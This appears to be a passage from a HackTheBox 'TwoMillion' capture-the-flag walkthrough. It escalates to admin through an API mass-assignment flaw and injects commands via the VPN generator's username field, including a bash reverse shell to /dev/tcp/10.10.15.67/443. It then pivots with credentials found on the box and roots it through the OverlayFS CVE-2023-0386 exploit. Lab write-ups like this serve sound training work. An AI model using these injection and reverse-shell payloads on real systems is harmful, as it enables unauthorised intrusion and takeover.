 HackTheBox old dashboard
API Enumeration
One thing to notice is that when we have no creds we can only access some functions of the API, but now that we are authenticated there are more endpoints to test.
 Unauthenticated
We worked with almost all the user endpoints so let’s target the admin ones.
 Authenticated
For instance, /api/v1/admin/vpn/generate needs admin privileges to access it. So let’s move on to the other ones to check what can be done.
You need to get the session cookie after logging into the website to use it with
curl.
1
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' -I
 401 Unauthorized
Update user settings
To check if our cookie is valid we need to send a request to /api/v1/user/auth and we will get some info including our privilege.
1
curl -s -X GET http://2million.htb/api/v1/user/auth -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' | jq
 User info
From the previous step, we know there is an update function so let’s check if we can do something with it.
1
curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' | jq
 Need an email
The app is asking for an email, we would add ours and test again. Then it asked for the is_admin parameter which previously we saw it was 0 in our account, we would change it to 1 and test one more time.
1
2
3
4
5
6
7
8
# Testing with our email
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' -d '{"email": "flygerth@hackthebox.com"}' | jq
# Chaging our admin status
❯ curl -s -X PUT http://2million.htb/api/v1/admin/settings/update -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' -d '{"email": "flygerth@hackthebox.com", "is_admin": 1}' | jq
# Validate our info
❯ curl -s -X GET http://2million.htb/api/v1/user/auth -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' | jq
# We have an admin account
❯ curl -s -X GET http://2million.htb/api/v1/admin/auth -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' | jq
 Update User
Shell as www-data
Now that we have an admin account, we can continue testing the /api/v1/admin/vpn/generate endpoint which was blocked before. It needs a username to work as intended:
1
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' -d '{"username": "admin"}'
 Generate VPN File
The previous output looks like they are creating a vpn file, since we control the username parameter we could try a command injection as shown below.
1
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' -d '{"username": "; COMMAND_HERE #"}'
 RCE
RCE
We got RCE so now it’s time to get a shell on the box using the following bash one-liner.
1
curl -s -X POST http://2million.htb/api/v1/admin/vpn/generate -H 'Content-Type: application/json' -b 'PHPSESSID=me1dohqrbapi61qhnkv9j7j3hu' -d '{"username": "; bash -c \"bash -i >& /dev/tcp/10.10.15.67/443 0>&1\" #"}'
 Initial Access
Privilege Escalation - CVE-2023-0386
Once getting a shell on the target we saw a .env file which stores creds for the admin user. Let’s validate them via ssh:
1
cat /etc/passwd | grep sh$
 Stored creds
Notice this creds worked but also this user has received a mail.
1
ssh admin@10.129.229.66
 We have mail
OverlayFS Exploitation
In Linux, mails are commonly stored under /var/mail/username.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration.
While we're partially down, can you also upgrade the OS on our web host?
There have been a few serious Linux kernel CVEs already this year.
That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
 Simple Search
Linux OverlayFS Local Privilege Escalation (CVE-2023-0386): A critical flaw in the Linux kernel’s OverlayFS subsystem that allows a local user to bypass permissions. By abusing how layered file systems handle setuid files, an attacker can elevate their privileges from a standard user to root.
To abuse this flaw we are going to use this GitHub Repository following these steps:
- Clone the repository and transfer it to the target.
- Compile everything needed using
make all - In your current
sshsession run./fuse ./ovlcap/lower ./gc. - Open another
sshsession to run./expand you will escalate to root.
 Shell as root
That’s all for the box but there is one more challenge. There is a thank_you.json file on root’s home directory that you need to decode. You may want to use CyberChef to get the message but I will get decoded content here.
1
2
3
4
5
6
7
8
9
10
11
12
13
Dear HackTheBox Community,

We are thrilled to announce a momentous milestone in our journey together. With immense joy and gratitude, we celebrate the achievement of reaching 2 million remarkable users! This incredible feat would not have been possible without each and every one of you.

From the very beginning, HackTheBox has been built upon the belief that knowledge sharing, collaboration, and hands-on experience are fundamental to personal and professional growth. Together, we have fostered an environment where innovation thrives and skills are honed. Each challenge completed, each machine conquered, and every skill learned has contributed to the collective intelligence that fuels this vibrant community.

To each and every member of the HackTheBox community, thank you for being a part of this incredible journey. Your contributions have shaped the very fabric of our platform and inspired us to continually innovate and evolve. We are immensely proud of what we have accomplished together, and we eagerly anticipate the countless milestones yet to come.

Here's to the next chapter, where we will continue to push the boundaries of cybersecurity, inspire the next generation of ethical hackers, and create a world where knowledge is accessible to all.

With deepest gratitude,

The HackTheBox Team
Flags
- user.txt
1
2
cat /home/admin/user.txt
5b5**************************2e1
- root.txt
1
2
cat /root/root.txt
aa7**************************b2d